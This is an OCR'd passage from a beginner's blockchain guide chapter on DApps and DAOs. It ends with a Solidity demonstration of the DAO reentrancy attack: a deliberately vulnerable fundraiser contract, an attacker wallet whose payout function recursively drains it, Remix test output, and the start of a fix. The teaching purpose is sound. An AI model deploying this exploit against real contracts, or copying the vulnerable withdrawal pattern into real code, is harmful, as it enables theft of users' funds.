
Chapter 04: A Noob's Guide to DApps and DAO






A **Contract Creation Transaction** is shown in steps 1-5 at above.


An **Ether Transfer** or **Function Call Transaction** is assumed in step 6.



STATE OF THE DAPPS
A curated list of 1038 decentralized apps built on ethereum
What's a DApp
About
Newsletter
Submit a DApp
Search by DApp name or tag
Showing 50 of 917 results
Show new
with status any
I
Insights Network
by Insights Network Team
Data exchange
WORK IN PROGRESS
O
Orchid
by Orchid Team
Open-source technology for an Internet free from surveillance and censorsh...
WORK IN PROGRESS
E
Ethearnal
by Ethearnal
Autonomous freelancing marketplace
PROTOTYPE
R
Rare Bits
by Rare Bits Team
Marketplace to buy, sell and discover crypto assets
LIVE
B
buglab
by Reda Cherqaoui
Enables attainable, versatile, and reliable penetration testing for digita...
WORK IN PROGRESS
E
Ether Dungeon
by AppX
RPG game where players explore depth of dungeons in an artificial world
LIVE
E
Enbloc
by John Allen
An energy trading platform
WORK IN PROGRESS
G
Game of Blocks
by Game of Blocks Team
Land trading strategy game
DEMO
L
LifeSlot
by FreeGeeks
Mathematically fair slot game
LIVE
O
OpenSea
by Devin Finzer +1
A peer-to-peer marketplace for scarce digital goods
LIVE
Project status
Live
Prototype
Concept
Unknown
Demo
Work in progress
Stealth
Abandoned



https://dapps.ethercasts.com/dapp/the-pitts-circus-family-movie
Search
STATE OF THE ĐAPPS
Details
Live
The-Pitts-Circus-Family-Movie
First Ethereum funded movie
Overview
Tags
movie, investment, blockchain, video, production
Founder(s)
Ken Evil
Created
2016-07-30
Last Updated
2017-02-27
Important Links
Site
No Github
No Blog
No Wiki
No Slack
No Gitter
No REDDIT
No Etherian
No Twitter
No Facebook
www.the-pitts-circus.com/Ethereum


```
pragma solidity ^0.4.11;

contract DAOFundraiser {

    mapping(address=>uint) balances;


    function withdrawAllMyCoins() public {

        uint withdrawAmount = balances[msg.sender];
        TypicalWallet wallet = TypicalWallet(msg.sender);
        wallet.payout.value(withdrawAmount)();

        balances[msg.sender] = 0;
    }

    function getBalance() constant public returns (uint){
        return this.balance;
    }

    function contribute() payable public {
        balances[msg.sender] += msg.value;
    }

    function() payable public {

    }
}
```

```
contract TypicalWallet{

    DAOFundraiser fundraiser;
    //uint r = 10;

    function TypicalWallet(address fundraiserAddress) public {
        fundraiser = DAOFundraiser(fundraiserAddress);
    }

    function contribute(uint amount) public {
        fundraiser.contribute.value(amount)();
    }

    function withdraw() public {
        fundraiser.withdrawAllMyCoins();
    }

    function getBalance() constant public returns (uint){
        return this.balance;
    }

    function payout() payable public{

    }

    function() payable public{

    }
}
```


Compile
Run
Settings
Analysis
Debugger
Support
Environment
JavaScript VM
VM (-)
Account
0xca3...a733c (89.99999999999954051
Gas limit
3000000
Value
10
ether
TypicalWallet
"0x692a70d2e424a56d2c6c27aa97d1a
Create
Load contract from Address
At Address
0 pending transactions
DAOFundraiser at 0x692...77b3a (memory)
(fallback)
getBalance
0: uint256: 10000000000000000000
contribute



browser/Untitled.sol:TypicalWallet
724 bytes
Publish
At Address
Create
"0x692a70d2e424a56d2c6c27aa97d1a86395877b3a"
Transaction cost: 235547 gas.
Execution cost: 140099 gas.
Launch debugger
browser/Untitled.sol:TypicalWallet at 0xbbf...732db (memory)
Copy address
(fallback)
Result: "0x"
Transaction cost: 21039 gas.
Execution cost: 39 gas.
Launch debugger
getBalance
Value: "0x0000000000000000000000000000000000000000000000000456391824 4f40000"
Transaction cost: 21869 gas. (caveat)
Execution cost: 597 gas.
Decoded:
1. uint256: 500000000000000000
Launch debugger
contribute
uint256 amount
payout
withdraw
Contract details (bytecode, interface etc.)



Contract
Settings
Files
Debugger
Analysis
Docs
getBalance
Value: "0x0000000000000000000000000000000000000000000000008ac7230489e80032"
Transaction cost: 21869 gas. (caveat)
Execution cost: 597 gas.
Decoded:
1. uint256: 10000000000000000050
Launch debugger
contribute
withdrawAllMyCoins
Contract details (bytecode, interface etc.)
browser/Untitled.sol:TypicalWallet
724 bytes
Publish
At Address
Create
"0x692a70d2e424a56d2c6c27aa97d1a86395877b3a"
Transaction cost: 235547 gas.
Execution cost: 140099 gas.
Launch debugger
browser/Untitled.sol:TypicalWallet at 0xbbf...732db (memory)
Copy address
(fallback)
Result: "0x"
Transaction cost: 21039 gas.
Execution cost: 39 gas.
Launch debugger
getBalance
Value: "0x0000000000000000000000000000000000000000000000004563918244f3ffce"
Transaction cost: 21869 gas. (caveat)
Execution cost: 597 gas.
Decoded:
1. uint256: 4999999999999999950
Launch debugger
contribute
50
Result: "0x"
Transaction cost: 50639 gas.
Execution cost: 29175 gas.




```
function withdrawAllMyCoins(){

    uint withdrawAmount = balances[msg.sender];
    TypicalWallet wallet = TypicalWallet(msg.sender);
    wallet.payout.value(withdrawAmount)();
    //vulnerable
    balances[msg.sender] = 0;
}
```


```
contract TypicalWallet{

    DAOFundraiser fundraiser;
    uint r= 10;

    function TypicalWallet(address fundraiserAddress){
        fundraiser = DAOFundraiser(fundraiserAddress);
    }

    function contribute(uint amount){
        fundraiser.contribute.value(amount)();
    }

    function withdraw(){
        fundraiser.withdrawAllMyCoins();
    }

    function getBalance() constant returns (uint){
        return this.balance;
    }

    function payout() payable{
        // exploit
        if(r>0){
            r--;
            fundraiser.withdrawAllMyCoins();
        }
 // receive payment
 // log or do other activity
 // complex codes

    }

    function() payable{

    }
}
```



browser/DAOhack.sol:TypicalWallet at 0xbbf...732db (memory)
Copy address
(fallback)
Result: "0x"
Transaction cost: 21039 gas.
Execution cost: 39 gas.
Launch debugger
getBalance
Value: "0x0000000000000000000000000000000000000000000000004563918244f3fff6"
Transaction cost: 21869 gas. (caveat)
Execution cost: 597 gas.
Decoded:
1. uint256: 4999999999999999990
Launch debugger
contribute
10
Result: "0x"
Transaction cost: 50639 gas.
Execution cost: 29175 gas.
Launch debugger
payout
withdraw






```
function withdrawAllMyCoins(){

    uint withdrawAmount = balances[msg.sender];
    //not vulnerable anymore
    balances[msg.sender] = 0;
    TypicalWallet wallet = TypicalWallet(msg.sender);
